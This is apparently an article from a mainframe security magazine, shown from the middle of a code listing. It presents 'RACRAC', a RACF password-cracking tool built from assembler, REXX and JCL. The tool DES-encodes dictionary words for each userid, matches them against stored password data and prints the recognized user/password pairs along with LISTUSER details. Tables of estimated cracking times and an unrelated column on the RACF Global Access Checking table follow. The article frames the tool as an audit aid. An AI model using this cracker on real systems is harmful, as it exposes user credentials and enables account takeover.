         USING WORKAREA,R2            R2 ADDRESSES THE WORK AREA
         LR    R4,R1                  R4 --> WORK AREA
         LR    R6,R1                  R6 --> WORK AREA
         LA    R7,L_WORK              R7 = L(WORK AREA)
         XR    R5,R5                  R5 = Ø
         MVCL  R6,R4                  ZERO OUT WORK AREA
         MVC   SAVEAREA+4(4),=C'F1SA' LINKAGE STACK INDICATOR
         LA    RD,SAVEAREA            RD --> SAVEAREA
         EJECT
* START REAL WORK
* R2 ADDRESSES THE DYNAMIC WORK AREA
* RC ADDRESSES OUR CSECT
* RD --> OUR SAVEAREA
* OPEN THE OUTPUT FILE
         MVI   KEYLEN,X'Ø8'            FIXED LENGTH FOR USERID
         MVC   D_INDCB,S_INDCB         STATIC TO DYNAMIC AREA
         MVC   D_OUTDCB,S_OUTDCB       STATIC TO DYNAMIC AREA
         MVC   D_RACR1,S_RACR1         STATIC TO DYNAMIC AREA
         LA    RA,D_INDCB              RA --> INPUT DCB
         LA    RB,D_OUTDCB             RB --> OUTPUT DCB
         OPEN  ((RA),INPUT)            OPEN INPUT DCB (UV)
         LTR   RF,RF                   OPEN OK?
         BZ    LØØ1Ø                   YES --> CONTINUE
         ABEND 666,DUMP
LØØ1Ø    DS    ØH
         OPEN  ((RB),OUTPUT)           OPEN OUTPUT DCB (UVP2)
         LTR   RF,RF                   OPEN OK?
         BZ    LØØ2Ø                   YES --> CONTINUE
         ABEND 999,DUMP
         EJECT
* LOOP TILL FOR ALL USERIDS
LØØ2Ø    DS    ØH
         GET   (RA),UV                 GET INPUT RECORD
         MVC   KEYNAME,V               MOVE VERB TO KEY FIELD
         RACROUTE REQUEST=EXTRACT,                                     X
               TYPE=ENCRYPT,           ENCRYPT DATA                    X
               BRANCH=YES,             USE THE FAST BRANCH ENTRY       X
               RELEASE=77Ø7,           RACF RELEASE                    X
               ENTITY=U,               DATA TO ENCRYPT                 X
               WORKA=RACFWORK,         RACF WORK AREA                  X
               ENCRYPT=(KEYBUFF,DES),  ENCRYPT KEY AND METHOD          X
               MF=(E,D_RACR1)          EXECUTE TYPE MACRO
         LTR   RF,RF
         BZ    LØØ14
         LR    R2,RF
         ABEND 696,DUMP
LØØ14    DS    ØH
         MVC   P,KEYNAME               GET CODED VERSION
         PUT   (RB),UVP                AND WRITE TO FILE
         B     LØØ2Ø
LØØ9Ø    DS    ØH
         CLOSE ((RA))
         CLOSE ((RB))
* END OF PROCESSING
THE_END  DS    ØH                      MY ONLY FRIEND, THE END
         FREEMAIN RC,                  FREE UP THE WORK AREA           X
               LV=L_WORK,              FOR THE GIVEN LENGTH            X
               A=(R2)                  FROM THIS ADDRESS
         LTR   RF,RF                   FREEMAIN OK?
         BNZ   LØØ5Ø                   YES
         LA    RF,OK                   RETURN CODE Ø
         PR    .                       RETURN TO CALLER
```

```
LØØ5Ø    DS    ØH
         LA    RF,FREEMAIN_ERROR       RETURN CODE Ø
         PR    .                       RETURN TO CALLER
         EJECT
* RACF MACRO'S STATIC PARAMETER LISTS
         EJECT
S_RACR1  RACROUTE REQUEST=EXTRACT,                                     X
               TYPE=ENCRYPT,           ENCRYPT DATA                    X
               BRANCH=YES,             USE THE FAST BRANCH ENTRY       X
               RELEASE=77Ø7,           RACF RELEASE                    X
               ENTITY=,                DATA TO ENCRYPT                 X
               WORKA=,                 RACF WORK AREA                  X
               ENCRYPT=(,DES),         ENCRYPT KEY AND METHOD          X
               MF=L
L_S_RACR1 EQU  *-S_RACR1
         EJECT
* DCB MACRO'S STATIC PARAMETER LISTS
S_OUTDCB DCB   DDNAME=UVP,DSORG=PS,RECFM=FB,MACRF=(PM),LRECL=24
L_OUTDCB EQU   *-S_OUTDCB
S_INDCB  DCB   DDNAME=UV,DSORG=PS,RECFM=FB,MACRF=(GM),LRECL=16,        X
               EODAD=LØØ9Ø
L_INDCB  EQU   *-S_INDCB
         EJECT
* LITERAL POOL
         LTORG
         EJECT
* EQUATES
OK                EQU   Ø
GETMAIN_ERROR     EQU   8
FREEMAIN_ERROR    EQU   12
         EJECT
* PROGRAM DYNAMIC AREA DSECT
WORKAREA DSECT
SAVEAREA DS    18F                     SAVEAREA
KEYBUFF  DS    ØXL9
KEYLEN   DS    X
KEYNAME  DS    CL8
UVP      DS    ØCL24
UV       DS    ØCL16
U        DS    CL8
V        DS    CL8
P        DS    CL8
RACFWORK DS    XL512
         EJECT
* RACF MACRO'S DYNAMIC PARAMETER LISTS
* START ON A DOUBLE WORD BOUNDARY
         DS    ØD
D_RACR1  DS    XL(L_S_RACR1)           RACROUTE NO 1
* DYNAMIC DCB
         DS    ØD
```

```
D_OUTDCB DS    XL(L_OUTDCB)
D_INDCB  DS    XL(L_INDCB)
         EJECT
L_WORK   EQU   *-WORKAREA              LENGTH OF THE WORKAREA
         END
/*
```

MACROS

```
         MACRO
*
* THIS MACRO SETS THE AMODE OF YOUR PROGRAM TO 24
* THE CONTENT OF REGISTER 1 IS DESTROYED
&LABEL   AMODE24
         LA    R1,JED2&SYSNDX         R1 --> JED2XXXX
         N     R1,JED1&SYSNDX         SET FIRST BIT OFF
         BSM   RØ,R1                  BRANCH AND SET MODE
JED1&SYSNDX DS    ØF                  FULL WORD BOUNDARY FOR AND
         DC    X'7FFFFFFF'            SET FIRST BIT OFF
JED2&SYSNDX DS    ØH
         MEND
         MACRO
&LABEL   M#REGS &TYPE=ALL
         AIF   ('&TYPE' EQ 'ALL').LØØØØ
         AIF   ('&TYPE' EQ 'HEX').LØØØØ
         MNOTE 8,'TYPE MUST BE ALL OR HEX'
         MEXIT
.LØØØØ   ANOP
         AIF   ('&TYPE' EQ 'HEX').LØØ1Ø
RØ       EQU   Ø          ALL REFERENCES TO REGISTERS MAPPED BY
R1       EQU   1          ASSEMBLER XREF OPTION
R2       EQU   2
R3       EQU   3
R4       EQU   4
R5       EQU   5
R6       EQU   6
R7       EQU   7
R8       EQU   8
R9       EQU   9
R1Ø      EQU   1Ø
R11      EQU   11
R12      EQU   12
R13      EQU   13
R14      EQU   14
R15      EQU   15
.LØØ1Ø   ANOP
RA       EQU   1Ø
RB       EQU   11
RC       EQU   12
```

```
RD       EQU   13
RE       EQU   14
RF       EQU   15
*----------------------------M#REGS--END--------------------------------
         EJECT
         MEND
&LABEL   EYECATCH
&DAY     SETC  '&SYSDATC'(7,2)
&MONTH   SETC  '&SYSDATC'(5,2)
&YEAR    SETC  '&SYSDATC'(1,4)
         B     M&SYSNDX                SKIP BRANCH AROUND DCS
         DC    C'JAN.DE.DECKER@TISCALI.BE - JED:SP N.V.'
         DC    C' MODULE: '
SYSECT   DC    CL8'&SYSECT'            MODULE NAME
         DC    C' ASM DATE: '
         DC    CL1Ø'&DAY..&MONTH..&YEAR.'
         DC    C' ASM TIME: '
         DC    CL8'&SYSTIME'           TIME
*
M&SYSNDX DS    ØH
         MEND
```

RACRACR0

```
/* REXX Program of the RACRAC application. Reads the UP (created by
        RACRACAØ), UVP (from the previous run) and the V (new verbs)
        files. The records are combined to create the NU, OU, NV, OV
        and UVP1 datasets. Due to the possible large size of the UVP
        datasets the I/O is done by record and not by gulping in
        and out stem variables or the data stack in one go.      */
address "TSO"
call Read_Input
call Make_U_Files
call Make_V_Files
exit
/*   Read_Input reads the UP, UPV and V files into stem variables.
           Eventually error messages are issued.                   */
Read_Input:
"EXECIO 1 DISKR UVP  (OPEN)"
uvp_rc = rc
if uvp_rc = Ø then parse pull uvp
              else uvp = ''
"EXECIO * DISKR UP   (STEM up.  FINIS)"
"EXECIO * DISKR V    (STEM v.   FINIS)"
"EXECIO Ø DISKW UVP1 (OPEN)"
do i = 1 to v.Ø
   upper v.i
   end
select
```

```
   when up.Ø = Ø then do
      say 'No RACF data found, processing halted'
      exit(8)
      end
   when uvp_rc <> Ø & v.Ø = Ø then do
      say 'No verbs to process, processing halted'
      exit(8)
      end
   otherwise nop
   end
return
/*    Make_U_Files creates the files UVP1, NU, and OU from UP and UVP.
             Basically we walk through the UVP and UP files and when
             equal users are found we copy the record to the UVP1 file
             and the user to the OU file. If the user only exists in
             UP we copy the user to the NU file.                    */
Make_U_files:
nu. = ''
i_nu = Ø
ou. = ''
i_ou = Ø
i_du = Ø
i = 1
do while i <= up.Ø
   select
      when left(up.i, 8) < left(uvp, 8) | uvp_rc <> Ø  then do
         i_nu = i_nu + 1
         nu.i_nu = left(up.i, 8)
         i = i + 1
         end
      when left(up.i, 8) = left(uvp, 8) then do
         i_ou = i_ou + 1
         ou.i_ou = left(up.i, 8)
         i = i + 1
         call Next_UVP('COPY')
         end
      otherwise do
         i_du = i_du + 1
         call Next_UVP('SKIP')
         end
      end
   end
nu.Ø   = i_nu
ou.Ø   = i_ou
say 'New users:' i_nu 'Old users:' i_ou 'Deleted users:' i_du
"EXECIO Ø DISKW UVP  (FINIS)"
"EXECIO Ø DISKW UVP1 (FINIS)"
"EXECIO * DISKW NU   (STEM NU.  FINIS)"
"EXECIO * DISKW OU   (STEM OU.  FINIS)"
return
```

```
/*       Make_V_Files                                              */
Make_V_Files:
"EXECIO 1 DISKR UVP (OPEN)"
uvp_rc = rc
if uvp_rc = 0 then do
   parse pull uvp
   user = left(uvp, 8)
   end
nv. = ''
i_nv = 0
ov. = ''
i_ov = 0
/* Create a list of all the old v by reading all v from the uvp for
   the first user in uvp.                                         */
do forever
   if user <> left(uvp, 8) | uvp_rc <> 0 then leave
   i_ov = i_ov + 1
   ov.i_ov = substr(uvp, 9, 8)
   "EXECIO 1 DISKR UVP"
   parse pull uvp
   end
"EXECIO 0 DISKR UVP (FINIS)"
ov.0 = i_ov
j = 1
i = 1
do forever
   select
      when i > v.0 then leave
      when ov.j < v.i & j <= ov.0 then do
         j = j +1
         end
      when ov.j = v.i & j <= ov.0 then do
         j = j +1
         i = i +1
         end
      otherwise do
         i_nv = i_nv + 1
         nv.i_nv = v.i
         i = i + 1
         end
      end
   end
nv.0 = i_nv
say 'New verbs:' nv.0 'Old verbs:' ov.0
"EXECIO * DISKW NV   (STEM NV.   FINIS)"
"EXECIO * DISKW OV   (STEM OV.   FINIS)"
return
/* Next_UVP has uvp containing a certain uvp combination. Till the
    next new user, all records will be copied to UVP1.           */
Next_UVP:
```

```
arg action
act_user = left(uvp, 8)
do while act_user = left(uvp, 8) & uvp_rc = Ø
   if action = 'COPY' then do
      push uvp
      "EXECIO 1 DISKW UVP1"
      end
   "EXECIO 1 DISKR UVP"
   uvp_rc = rc
   parse pull uvp
   end
return
```

RACRACR1

```
/* REXX exit that allows customer-specific processing before the
   coding stage. All files are that used further in the process are
   available. Specific processing - for instance based on SETROPTS
   password settings - can be done here. In this set-up records are
   written to the UV1 file that containing the userid and
   the connect groups for each user.
  Note that the user who executes the program must have RACF SPECIAL.*/
call Read_Input
call Create_U_files
exit
/* Read_Input reads the OU and NU files into stem variables and merges
           them into a u. stem.                                      */
Read_Input:
"EXECIO * DISKR U    (STEM u.  FINIS)"
return
/* Create_U_Files inquires RACF and creates a file with
   <userid><userid> and <userid><connect group> records.            */
Create_U_Files:
i_uv1 = Ø
drop uv1
do i = 1 to u.Ø
   i_uv1 = i_uv1 + 1
   uv1.i_uv1 = left(u.i, 8) || left(u.i, 8)
   drop racf.
   x = outtrap('racf.')
   "LISTUSER" u.i
   do j = 1 to racf.Ø
      if left(strip(racf.j), 5) = 'GROUP' then do
          parse var racf.j 'GROUP=' group .
          i_uv1 = i_uv1 + 1
          uv1.i_uv1 = left(u.i, 8) || group
          end
      end
   end
```

```
uv1.Ø = i_uv1
say 'Exit created' uv1.Ø 'extra entries in the UV1 file.'
"EXECIO * DISKW UV1  (STEM uv1. FINIS)"
return
```

RACRACR2

```
/* REXX that merges the NU, OU, NV, and OU files to one input file
   (UV2) for the encoding stage in the following combinations:
   NU * OV   New users and old verbs
   NU * NV   New users and new verbs
   OU * NV   Old users and new verbs
   The output is writen to UV2                                    */
call Read_input
call Make_uv2_File
exit
/* Read_Input reads the NU, OU, NV and OV files into stem variables.*/
Read_Input:
"EXECIO * DISKR NU   (STEM nu. FINIS)"
"EXECIO * DISKR OU   (STEM ou. FINIS)"
"EXECIO * DISKR NV   (STEM nv. FINIS)"
"EXECIO * DISKR OV   (STEM ov. FINIS)"
return
/*  Make_uv2_File creates all combinations that must be encoded.   */
Make_uv2_File:
uv2. = ''
i_uv2 = Ø
do i = 1 to nu.Ø
   do j = 1 to nv.Ø
      i_uv2 = i_uv2 + 1
      uv2.i_uv2 = nu.i || nv.j
      end
   end
say 'Combinations for new users and new verbs:' i_uv2
count = i_uv2
do i = 1 to nu.Ø
   do j = 1 to ov.Ø
      i_uv2 = i_uv2 + 1
      uv2.i_uv2 = nu.i || ov.j
      end
   end
say 'Combinations for new users and old verbs:' i_uv2 - count
count = i_uv2
do i = 1 to ou.Ø
   do j = 1 to nv.Ø
      i_uv2 = i_uv2 + 1
      uv2.i_uv2 = ou.i || nv.j
      end
   end
```

```
say 'Combinations for old users and new verbs:' i_uv2 - count
say 'Total number of combinations in the UV2 file:' i_uv2
uv2.Ø = i_uv2
"EXECIO * DISKW UV2 (STEM uv2. FINIS)"
return
```

RACRACR3

```
/* REXX that produces the result listing by comparing the UVP and UP
   files.
   The output is written to SYSTSPRT:
   Summary: Number of users, recognized combinations, and verbs.
   Details: 1. Recognized combinations with RACF user information.
            2. Verb list.                                           */
call Read_input
call Make_RACRAC
call Print_RACRAC
exit
/* Read_Input reads the NU, OU, NV and OV files into stem variables. */
Read_Input:
up. = ''
"EXECIO * DISKR UP   (STEM up. FINIS)"
"EXECIO 1 DISKR UVP  (OPEN)"
rc_uvp = rc
pull uvp
return
/* Make_RACRAC checks all the UP records against the calculated UVP
            records. Processing stops at EOF.                        */
Make_RACRAC:
drop racrac.
i_racrac = Ø
do i = 1 to up.Ø
   up_u = left(up.i, 8)
   do while left(uvp, 8) = up_u
      if substr(uvp, 17, 8) = substr(up.i, 9, 8) then do
         i_racrac = i_racrac + 1
         racrac.i_racrac = uvp
         end
      "EXECIO 1 DISKR UVP"
      if rc <> Ø then leave
      parse pull uvp
      end
   if rc <> Ø then leave
   end
racrac.Ø = i_racrac
"EXECIO Ø DISKR UVP  (FINIS)"
return
/*   Print_RACRAC writes the output report.                        */
Print_RACRAC:
```


```
"EXECIO * DISKR U   (STEM u. FINIS)"
"EXECIO * DISKR V   (STEM v. FINIS)"
say ' RACRAC Summary report'
say '--------------------'
say ' '
say ' On a total of' u.Ø 'users,' racrac.Ø ' were recognized,'
say ' using a vocabulary of' v.Ø 'verbs.'
say ' Following users/password combinations were recognized:'
say ' '
drop u.
do i = 1 to racrac.Ø
   say left(racrac.i, 8) '/' substr(racrac.i, 9, 8)
   end
say ' RACRAC Detailed report: Recognized combinations'
say '-----------------------------------------------'
say ' '
say ' Detailed user information for recognized users.'
say ' '
do i = 1 to racrac.Ø
   say left(racrac.i, 8) '/' substr(racrac.i, 9, 8)
   say ' '
   x = outtrap('racf.')
   "LISTUSER" left(racrac.i, 8)
   x = outtrap('OFF')
   do j = 1 to racf.Ø
      say racf.j
      end
   end
say ' RACRAC Detailed report: Vocabulary'
say '------------------------------'
say ' '
say ' Permutations used in this RACRAC run:'
say ' '
do i = 1 to v.Ø
   say v.i
   end
return
```

JCL

```
//JEDSPA   JOB (JAN),'JAN DE DECKER',CLASS=A,MSGCLASS=U,NOTIFY=&SYSUID,
//             REGION=ØM,COND=(Ø,NE)
//*
//* DATASET NAMINGCONVENTIONS: O OLD
//*                            N NEW
//*                            U USERID
//*                            V VERB
//*                            P PASSWORD
//*
```


```
//* CREATE THE UP (USERID/PASSWORD) DATASET
//*
//SØ       EXEC PGM=RACRACAØ
//STEPLIB  DD DISP=SHR,DSN=JEDSP.LOADLIB
//SYSUDUMP DD SYSOUT=*
//UP       DD DISP=(,PASS),DSN=&&UP,
//            DCB=(LRECL=16,RECFM=FB,DSORG=PS),UNIT=339Ø,
//            SPACE=(CYL,(1,1))
//*
//* SORT THE OLD UVP FILE ON USER - VERB
//*
//S1       EXEC PGM=SORT
//SYSOUT   DD SYSOUT=*
//SORTIN   DD DISP=SHR,DSN=L.JEDSP.UVP
//SORTOUT  DD DISP=SHR,DSN=L.JEDSP.UVP
//SORTWKØ1 DD UNIT=VIO,SPACE=(CYL,(25,5))
//SORTWKØ2 DD UNIT=VIO,SPACE=(CYL,(25,5))
//SYSIN    DD *
 SORT FIELDS=(1,16,CH,A)
/*
//*
//* SORT THE V FILE ON VERB
//*
//S2       EXEC  PGM=SORT
//SYSOUT   DD SYSOUT=*
//SORTIN   DD DISP=SHR,DSN=L.JEDSP.V
//SORTOUT  DD DISP=SHR,DSN=L.JEDSP.V
//SORTWKØ1 DD UNIT=VIO,SPACE=(CYL,(25,5))
//SORTWKØ2 DD UNIT=VIO,SPACE=(CYL,(25,5))
//SYSIN    DD *
 SORT FIELDS=(1,8,CH,A)
/*
//*
//* CREATE THE DIFFERENT WORK FILES
//*
//S3       EXEC  PGM=IKJEFTØ1,PARM='%RACRACRØ'
//SYSPRINT DD SYSOUT=*
//SYSEXEC  DD DISP=SHR,DSN=L.JEDSP.REXX
//SYSTSPRT DD SYSOUT=*
//SYSTSIN  DD DUMMY
//*
//* INPUT FILES
//*
//UVP      DD DISP=OLD,DSN=L.JEDSP.UVP
//UP       DD DISP=(OLD,PASS),DSN=&&UP
//V        DD DISP=SHR,DSN=L.JEDSP.V
//*
//* OUTPUT FILES
//*
//NU       DD DISP=(,PASS),DSN=&&NU,
//             DCB=(LRECL=8,RECFM=FB,DSORG=PS),UNIT=339Ø,
//            SPACE=(CYL,(5,1))
//OU       DD DISP=(,PASS),DSN=&&OU,
//             DCB=(LRECL=8,RECFM=FB,DSORG=PS),UNIT=339Ø,
//            SPACE=(CYL,(5,1))
//NV       DD DISP=(,PASS),DSN=&&NV,
//             DCB=(LRECL=8,RECFM=FB,DSORG=PS),UNIT=339Ø,
//            SPACE=(CYL,(5,1))
//OV       DD DISP=(,PASS),DSN=&&OV,
//             DCB=(LRECL=8,RECFM=FB,DSORG=PS),UNIT=339Ø,
//            SPACE=(CYL,(5,1))
//UVP1     DD DISP=(,PASS),DSN=&&UVP1,
//             DCB=(LRECL=24,RECFM=FB,DSORG=PS),UNIT=339Ø,
//            SPACE=(CYL,(5Ø,5))
//*
//* USER EXIT: CREATES <USERID><USERID> & <USERID><GROUP> IN UV1
//*
//S4       EXEC  PGM=IKJEFTØ1,PARM='%RACRACR1'
//SYSPRINT DD SYSOUT=*
//SYSEXEC  DD DISP=SHR,DSN=L.JEDSP.REXX
//SYSTSPRT DD SYSOUT=*
//SYSTSIN  DD DUMMY
//U        DD DISP=(SHR,PASS),DSN=&&NU
//         DD DISP=(SHR,PASS),DSN=&&OU
//V        DD DISP=(SHR,PASS),DSN=&&NV
//         DD DISP=(SHR,PASS),DSN=&&OV
//UV1      DD DISP=(,PASS),DSN=&&UV1,
//             DCB=(LRECL=16,RECFM=FB,DSORG=PS),UNIT=339Ø,
//            SPACE=(CYL,(1Ø,5))
//*
//* COMBINE ALL U AND V PERMUTATIONS INTO 1 UV2 FILE
//*
//S5       EXEC  PGM=IKJEFTØ1,PARM='%RACRACR2'
//SYSPRINT DD SYSOUT=*
//SYSEXEC  DD DISP=SHR,DSN=L.JEDSP.REXX
//SYSTSPRT DD SYSOUT=*
//SYSTSIN  DD DUMMY
//NU       DD DISP=(SHR,PASS),DSN=&&NU
//OU       DD DISP=(SHR,PASS),DSN=&&OU
//NV       DD DISP=(SHR,PASS),DSN=&&NV
//OV       DD DISP=(SHR,PASS),DSN=&&OV
//UV2      DD DISP=(,PASS),DSN=&&UV2,
//             DCB=(LRECL=16,RECFM=FB,DSORG=PS),UNIT=339Ø,
//            SPACE=(CYL,(2Ø,1Ø))
//*
//* ENCODING PHASE: EXIT DETERMINED VERBS
//*
//S6       EXEC PGM=RACRACA1
//STEPLIB  DD DISP=SHR,DSN=JEDSP.LOADLIB
//SYSUDUMP DD SYSOUT=*
```

```
//UV       DD DISP=(OLD,DELETE),DSN=&&UV1
//UVP      DD DISP=(,PASS),DSN=&&UVP2,
//            DCB=(LRECL=24,RECFM=FB,DSORG=PS),UNIT=339Ø,
//            SPACE=(CYL,(1Ø,5))
//*
//* ENCODING PHASE: INPUT VERBS
//*
//S7       EXEC PGM=RACRACA1
//STEPLIB  DD DISP=SHR,DSN=JEDSP.LOADLIB
//SYSUDUMP DD SYSOUT=*
//UV       DD DISP=(OLD,DELETE),DSN=&&UV2
//UVP      DD DISP=(,PASS),DSN=&&UVP3,
//            DCB=(LRECL=24,RECFM=FB,DSORG=PS),UNIT=339Ø,
//            SPACE=(CYL,(2Ø,1Ø))
//*
//* SORT THE OV AND NV FILES FOR THE REPORT
//*
//S8       EXEC  PGM=SORT
//SYSOUT   DD SYSOUT=*
//SORTIN   DD DISP=(OLD,DELETE),DSN=&&NV
//         DD DISP=(OLD,DELETE),DSN=&&OV
//SORTOUT  DD DISP=(,PASS),DSN=&&V,
//            DCB=(*.SORTIN),UNIT=339Ø,
//            SPACE=(CYL,(1,1))
//SORTWKØ1 DD UNIT=VIO,SPACE=(CYL,(25,5))
//SORTWKØ2 DD UNIT=VIO,SPACE=(CYL,(25,5))
//SYSIN    DD *
 SORT FIELDS=(1,8,CH,A)
/*
//*
//* COMBINE THE UVP FILES TO CREATE A NEW MASTER UVP4
//*
//S9       EXEC  PGM=SORT
//SYSOUT   DD SYSOUT=*
```



Password length	*Permutations*	
1 - 8	5492851609440	5,5E+12
2 - 8	5492851609401	5,5E+12
3 - 8	5492851607880	5,5E+12
4 - 8	5492851548561	5,5E+12
5 - 8	5492849235120	5,5E+12
6 - 8	5492759010921	5,5E+12
7 - 8	5489240267160	5,5E+12
8 - 8	5352009260481	5,4E+12

Figure 1: Password length and number of permutations



DES calculations/second (7 - 8)		Average (50%)				
		Seconds	Minutes	Hours	Days	Years
1000	1,E+03	2744620134	45743669	762394	31766	87,0
10000	1,E+04	274462013	4574367	76239	3177	8,7
100000	1,E+05	27446201	457437	7624	318	0,9
500000	5,E+05	5489240	91487	1525	64	0,2
705920	7,E+05	3888003	64800	1080	45	
1000000	1,E+06	2744620	45744	762	32	
1058882	1,E+06	2591999	43200	720	30	
31770422	3,E+07	86389	1440	24	1	
762252696	8,E+08	3601	60	1		
45735769636	5,E+10	60	1			

Figure 2: Hack time in relation to available MIPS

```
//SORTIN   DD DISP=(SHR,PASS),DSN=&&UVP1
//         DD DISP=(SHR,DELETE),DSN=&&UVP2
//         DD DISP=(SHR,PASS),DSN=&&UVP3
//SORTOUT  DD DISP=(,PASS),DSN=&&UVP4,
//            DCB=(LRECL=24,RECFM=FB,DSORG=PS),UNIT=339Ø,
//            SPACE=(CYL,(5Ø,5))
//SORTWKØ1 DD UNIT=VIO,SPACE=(CYL,(5Ø,5))
//SORTWKØ2 DD UNIT=VIO,SPACE=(CYL,(5Ø,5))
//SYSIN    DD *
 SORT FIELDS=(1,16,CH,A)
/*
//*
//* COMBINE THE WORK UVP FILES TO CREATE A NEW MASTER UVP WITHOUT
//* THE EXIT DETERMINED COMBINATIONS
//*
//SA       EXEC  PGM=SORT
//SYSOUT   DD SYSOUT=*
//SORTIN   DD DISP=(OLD,DELETE),DSN=&&UVP1
//         DD DISP=(OLD,DELETE),DSN=&&UVP3
//SORTOUT  DD DISP=OLD,DSN=L.JEDSP.UVP
//SORTWKØ1 DD UNIT=VIO,SPACE=(CYL,(5Ø,5))
//SORTWKØ2 DD UNIT=VIO,SPACE=(CYL,(5Ø,5))
//SYSIN    DD *
 SORT FIELDS=(1,16,CH,A)
/*
//*
//* COMPARE AND PRODUCE A REPORT ON THE SYSTSPRT SYSOUT DATASET
//*
//SB       EXEC  PGM=IKJEFTØ1,PARM='%RACRACR3'
//SYSPRINT DD SYSOUT=*
```

```
//SYSEXEC   DD DISP=SHR,DSN=L.JEDSP.REXX
//SYSTSPRT  DD SYSOUT=*,DCB=(RECFM=FBA)
//SYSTSIN   DD DUMMY
//UVP       DD DISP=(OLD,DELETE),DSN=&&UVP4
//UP        DD DISP=(OLD,DELETE),DSN=&&UP
//V         DD DISP=(OLD,DELETE),DSN=&&V
//U         DD DISP=(OLD,DELETE),DSN=&&NU
//          DD DISP=(OLD,DELETE),DSN=&&OU
```

CONCLUSION

What to do with the results? Password rules can be implemented with the RACF SETROPTS command, but to be of any use they should be published to the users, which is taken care of in the provided ‘exit’ routine RACRACR1.

The relationship between the password length and the number of permutations is shown in Figure 1.

The computer time to hack a password in relation to the number of available MIPS is shown in Figure 2.

The question is whether or not we can do something about this. The answer is no. One could argue that something stronger than DES could be used (triple DES for instance). The answer is two-fold, on the one hand it would be more difficult for a hacker (the RACRAC approach would not work); on the other hand, by simply abusing the in-place RACF password exit, the same result could be achieved by calling the exit instead of RACRACA1. Even more importantly, I would check where the ICHDEX01 and ICHDEX11 exits are to be found, and when in LINKLIB and LPALIB they are used. If their return code is 8 or 16, standard DES is used.

So, what can be done? I would suggest running RACRAC on a regular basis and explaining to users that it is their account that will be abused if they choose a weak password. Make it easier for the user to think of creative passwords by, for instance, remembering the first words of a poem, song, etc. An example is Joy Division’s *And I Saw Her Naked On Her Side And Then She Lost Control Again*, would become AISHNOHS, which could be used as a password that would probably not be found in the dictionary. Furthermore, do not force the users into glueing Post-It notes to the screen with the 50 or so passwords on them that they have to remember. Go for Single-Sign-On (SSO), using Passtickets or Kerberos. Do me a favour and do not trust the following:

- The end user (that necessarily evil).
- Windows security (keep access to the mainframe part of a mainframe authentication scheme).
- Anybody with access to system libraries.

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RACF in focus – Global Access Checking Table

This is a regular column focusing on specific aspects of RACF. In this issue, we will discuss various matters related to the Global Access Checking Table, and discuss best practices for implementing its features.

WHAT IS THE GLOBAL ACCESS CHECKING TABLE?

First, it is important to understand that the Global Access Checking Table, sometimes also called the Global Access Table, or simply the GAC table for short, is a feature provided in RACF for performance reasons only. It does not provide additional security features, nor does it make your installation more secure. It is there to speed up RACF access checking and processing, that’s all.

At the same time, it is a useful feature, and you can use it to your advantage by understanding its power and capabilities.

The GAC table consists of RACF profile entries, and these entries can belong to the dataset class, or any of the general resource classes that are active at your installation. You can also specify, for each entry in the table, the level of access to be provided. That is, READ, UPDATE, etc.

You should create entries in the GAC table for non-sensitive resources only. That is, those resources, that everyone should access anyway to carry out their basic job functions.

HOW GLOBAL ACCESS CHECKING WORKS

When an access request is made to RACF, RACF checks the Global Access Checking Table before the profiles in the RACF database. During access checking, if RACF finds a match in the GAC table, it grants the requestor access to the resource without even checking the actual profile in the database. So, if the GAC table allows access, but the actual profile denies it, the access is granted!

This last aspect is what makes the use of the GAC table sometimes confusing. The GAC table is often overlooked when determining whether someone has access to a resource. If you know that someone can access a resource, but when you check the profile the profile does not allow access, you may wonder how the user is getting the access. In such cases, the GAC table could provide the answer. The 'mirror profile' solution mentioned below will remove some of this confusion.

An important point to keep in mind is that the Global Access Checking Table only grants access; it cannot deny access to a resource. In other words, during GAC checking, if no profile match is found, RACF continues further processing by checking the RACF database, etc, before failing (or granting) access.

Another important point to keep in mind is that if access is granted via GAC, then there is no logging in SMF, even though you have specified audit in the 'mirror profile' discussed below. So use GAC only when you do not need the SMF logging to occur. Since GAC only allows access, and never denies it, the case for logging is somewhat mitigated – because there is very little need to log successes, especially for non-sensitive resources.

And lastly, you need to remember that Global Access Checking does not apply to userids having the RESTRICTED attribute. This is a feature of the RESTRICTED attribute, rather than a GAC feature.

HOW IS GAC IMPLEMENTED?

To implement GAC processing, you need to activate the GLOBAL class. This is a RACF class like any other, and you can activate and deactivate it at will, using the RACF SETROPTS commands:

```
SETROPTS CLASSACT(GLOBAL)
```

or:

```
SETROPTS NOCLASSACT(GLOBAL)
```

